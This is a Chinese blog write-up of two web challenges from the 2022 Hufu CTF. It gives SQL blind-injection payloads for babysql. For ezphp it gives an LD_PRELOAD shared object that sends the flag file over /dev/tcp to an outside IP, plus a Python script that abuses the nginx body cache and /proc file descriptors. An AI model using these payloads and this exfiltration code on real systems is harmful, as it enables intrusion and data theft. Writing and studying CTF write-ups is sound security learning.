2022虎符网络安全CTF部分wp（2）

原创


救救直男吧！ 于 2022-03-22 09:04:46 发布 599 收藏 2
分类专栏： 2022虎符 文章标签： web安全 安全

本文链接：https://blog.csdn.net/qq_20737293/article/details/123643425

Web | babysql


进入靶场查看限制，发现账号不过滤单引号，然后开始对密码进行尝试。

后面使用like函数，用like函数爆出两位特殊字符后，就开始爆剩下的字符了。



通过盲注，来不断猜测字符。最后得出密码为：m52fpldxyylb^eizar!8gxh$
payload：username=a%27||`password`like%27m52§6§%25%27%26%26`id`=%271%27||`password`regexp'[&password=1

like不区分大小写，所以还需要爆破大小写转换问题
通过爆破，2的十八次方，成功获取正确的payload。



密码：m52FPlDxYyLB^elzAr!8gxh$

赛后研究发现，like区分大小写的用法：

username=b%27||`password`COLLATE%27utf8mb4_0900_as_cs%27like%27m52F§6§%25%27%26%26`id`=

这应该是预期解了，使用爆破是非预期

Web | ezphp

参考：

hxp CTF 2021 - A New Novel LFI - 跳跳糖

https://tttang.com/archive/1450/

发现nignx缓存，动态链接加载。只需要想办法写入so文件到nginx缓存就可以了

```
#include <stdlib.h>
#include <string.h>
__attribute__ ((constructor)) void call ()
{
    unsetenv("LD_PRELOAD");
    char str[65536];
    system("bash -c 'cat /flag' > /dev/tcp/1.13.248.170/8888");
    system("cat /flag > /var/www/html/flag");
}
```

通过linux生成so

在通过py脚本，一直往服务器传写入so文件，之后在URL后面访问flag，得到答案

```
import sys, threading, requests
URL = f'http://120.79.121.132:30399/'
nginx_workers = [12, 13, 14, 15]
done = False

# upload a big client body to force nginx to create a /var/lib/nginx/body/$X
def uploader():
    print('[+] starting uploader')
    while not done:
        requests.get(URL, data=open("C:\\Users\\86137\\Desktop\\py\\libsss.so", "rb").read() + (16*1024*'A'

for _ in range(16):
    t = threading.Thread(target=uploader)
    t.start()

def bruter(pid):
    global done

    while not done:
        print(f'[+] brute loop restarted: {pid}')
        for fd in range(4, 32):
            f = f'/proc/{pid}/fd/{fd}'
            print(f)
            try:
                r = requests.get(URL, params={
                    'env': 'LD_PRELOAD='+f,
                })
                print(r.text)
            except Exception:
                pass

for pid in nginx_workers:
    a = threading.Thread(target=bruter, args=(pid, ))
    a.start()
```

通过URL+/flag得到flag